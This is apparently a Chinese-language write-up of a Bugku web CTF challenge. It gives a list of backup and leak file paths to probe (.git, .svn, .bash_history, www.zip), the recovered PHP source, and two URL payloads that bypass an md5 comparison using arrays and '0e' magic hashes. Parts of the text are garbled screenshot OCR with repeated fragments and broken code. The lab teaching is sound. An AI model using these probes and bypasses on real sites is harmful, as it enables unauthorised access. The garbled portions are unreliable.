备份是个好习惯-writeup

	1	×
Challenge	2666 Solves	^
	备份是个好习	惯
	80	
	00	
http://123.206.8	37.240:8002/web16/	
听说备份是个好	习惯	
Flag		Submit
1 129		
	md5值,尝试去md5解密一下,	
	md5值,尝试去md5解密一下,3 不安全 123.206.87.240:8002/web	
- > G (0)	不安全 123.206.87.240:8002/web	
- > G (0)	不安全 123.206.87.240:8002/web	016/
- > G (0)	不安全 123.206.87.240:8002/web	016/
- > G (0)	不安全 123.206.87.240:8002/web	016/
- > G (0)	不安全 123.206.87.240:8002/web	016/
- > G ①	不安全 123.206.87.240:8002/web	016/
- > G (0)	不安全 123.206.87.240:8002/web	98f00b204e9800998ecf8427e
- > G (0)	不安全 123.206.87.240:8002/web	98f00b204e9800998ecf8427e
- > G (0)	不安全 123.206.87.240:8002/web 04e9800998ecf8427ed41d8cd ***********************************	98f00b204e9800998ecf8427e
→ C ① 3	不安全 123.206.87.240:8002/web 04e9800998ecf8427ed41d8cd ***	98f00b204e9800998ecf8427e 08ecf8427ed41d8cd98f00b20 ▼ [藉助]
- > G (0)	不安全 123.206.87.240:8002/web 04e9800998ecf8427ed41d8cd	98f00b204e9800998ecf8427e 08ecf8427ed41d8cd98f00b20 ▼ [藉助]
→ C ① 341d8cd98f00b20	不安全 123.206.87.240:8002/web 04e9800998ecf8427ed41d8cd	98f00b204e9800998ecf8427e 08ecf8427ed41d8cd98f00b20 ▼ [藉助]
→ C ① 341d8cd98f00b20	不安全 123.206.87.240:8002/web 04e9800998ecf8427ed41d8cd	98f00b204e9800998ecf8427e 08ecf8427ed41d8cd98f00b20 ▼ [藉助]

.git

List


- .git/HEAD
- .git/index

```
.git/config
.git/description
README.MD
README.md
README
.gitignore
.svn
.svn/wc.db
.svn/entries
.hg
.ds_store
WEB-INF/web.xml
WEB-INF/src/
WEB-INF/classes
WEB-INF/lib
WEB-INF/database.propertie
CVS/Root
CVS/Entries
.bzr/
?~
.?.swp
.?.swo
.?.swn
.?.swm
.?.swl
_viminfo
.viminfo
?~
?~1~
?~2~
?~3~
?.save
?.save1
?.save2
?.save3
?.bak_Edietplus
?.bak
?.back
phpinfo.php
test.php
.bash_history
```

File

```
index.php
login.php
register.php
test.php
phpinfo.php
t.php
www.zip
www.rar
www.zip
www.7z
www.tar.gz
www.tar.gz
```

```
web.zip
web.rar
web.zip
web.7z
web.tar.gz
web.tar
```



下载得到一个源码

```
<?php
/**
* Created by PhpStorm.
* User: Norse
* Date: 2017/8/6
* Time: 20:22
include_once "flag.php"; //脚本执行期间包含并运行指定文件(只包含一次)
ini_set("display_errors", 0); //不显示错误报告
$str = strstr($_SERVER['REQUEST_URI'], '?'); //搜索当前url值中?(包含?)后边的字符串赋
值给变量str
$str = substr($str,1); //str中的第二个字符开始(含), 返回后面的字符串赋值给变量str
$str = str_replace('key','',$str); //在str中查找key,并将其替换为空
parse_str($str); //将str解析到变量中
echo md5($key1); //将md5($key1)写入输出
echo md5($key2); //将md5($key2)写入输出
if(md5($key1) == md5($key2) && $key1 !== $key2){}
   echo $flag."取得flag";
} //判断MD5加密后的key1值等于MD5加密后的key2值且key1的值不等于key2的值,成立输出flag
?>
```

可参考PHP语法

现在我们对代码审计完后

方法一

构造payload:

http://123.206.87.240:8002/web16/?kkeyey1[]=123&kkeyey2[]=456

123.206.87.240:8002/web16/?

← → C ① 不安全 | 123.206.87.240:8002/web16/?kkeyey1[]=123&kkeyey2[]=456

Bugku{OH YOU FIND MY MOMY}取得flag

md5()中需要传入的是一个string类型的参数,当我们传递一个数组时,它是不会报错的,函数无法求出数 组的MD5值,这样导致任意两个数组的MD5值都相等,从而绕过输入数值的判断。 md5算法比较数组会返回NULL,也就是等值。

这里注意的是:\$str = str_replace('key','',\$str);将key替换为空所以这里需要利用到重写 (kkeyey)绕过

方法二

构造payload:

http://123.206.87.240:8002/web16/?kkeyey1=QNKCDZO&kkeyey2=s878926199a

123.206.87.240:8002/web16/?

← → C ① 不安全 | 123.206.87.240:8002/web16/?kkeyey1=QNKCDZO&kkeyey2=s878926199a

<mark>0e8304004519934940580242199033910</mark>e545993274517709034328855841020Bugku{OH_YOU_FIND_MY_MOMY}蓋栧緱flag

==是比较运算,它不会去检查条件式的表达式的类型

===是恒等,它会检查查表达式的值与类型是否相等。

PHP在处理哈希字符串时,会利用"!="或"=="来对哈希值进行比较,

它把每一个以"OE"开头的哈希值都解释为O(遇到Oe\d+这种字符串,就会将这种字符串解析为科学计数

所以如果两个不同的密码经过哈希以后,其哈希值都是以"OE"开头的,那么PHP将会认为他们相同,都是O。

攻击者可以利用这一漏洞,通过输入一个经过哈希后以"OE"开头的字符串,即会被PHP解释为O, 如果数据库中存在这种哈希值以"OE"开头的密码的话,他就可以以这个用户的身份登录进去,尽管并没有真正 的密码。